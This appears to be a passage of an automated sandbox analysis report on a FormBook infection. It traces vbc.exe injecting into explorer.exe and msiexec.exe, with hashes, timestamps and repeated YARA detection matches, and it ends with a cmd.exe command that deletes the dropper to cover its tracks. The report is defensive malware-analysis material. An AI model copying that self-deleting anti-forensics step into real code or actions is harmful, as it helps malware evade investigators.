Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.484497263.0000000001E90000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.484497263.0000000001E90000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.484497263.0000000001E90000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: vbc.exe PID: 2080 Parent PID: 2556

General

Start time:	19:17:52
Start date:	02/12/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	513443 bytes
MD5 hash:	8E90E8E526BC80036BA6B50A913A1880
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.541290495.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.541290495.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.541290495.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000001.481627227.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000001.481627227.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000001.481627227.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.543081272.0000000002590000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.543081272.0000000002590000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.543081272.0000000002590000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.480383682.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.480383682.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.480383682.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.481156695.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.481156695.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.481156695.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.541124552.00000000001C0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.541124552.00000000001C0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.541124552.00000000001C0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 2080

General

Start time:	19:17:56
Start date:	02/12/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.512689943.00000000097D3000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.512689943.00000000097D3000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.512689943.00000000097D3000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.505045943.00000000097D3000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.505045943.00000000097D3000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.505045943.00000000097D3000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: msiexec.exe PID: 2952 Parent PID: 1764

General

Start time:	19:18:18
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msiexec.exe
Imagebase:	0x610000
File size:	73216 bytes
MD5 hash:	4315D6ECAE85024A0567DF2CB253B7B0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.683120830.00000000003C0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.683120830.00000000003C0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.683120830.00000000003C0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.682689101.00000000001E0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.682689101.00000000001E0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.682689101.00000000001E0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.682544135.0000000000090000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.682544135.0000000000090000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.682544135.0000000000090000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2032 Parent PID: 2952

General

Start time:	19:18:22
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\Public\vbc.exe"
Imagebase:	0x49e40000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Disassembly

Code Analysis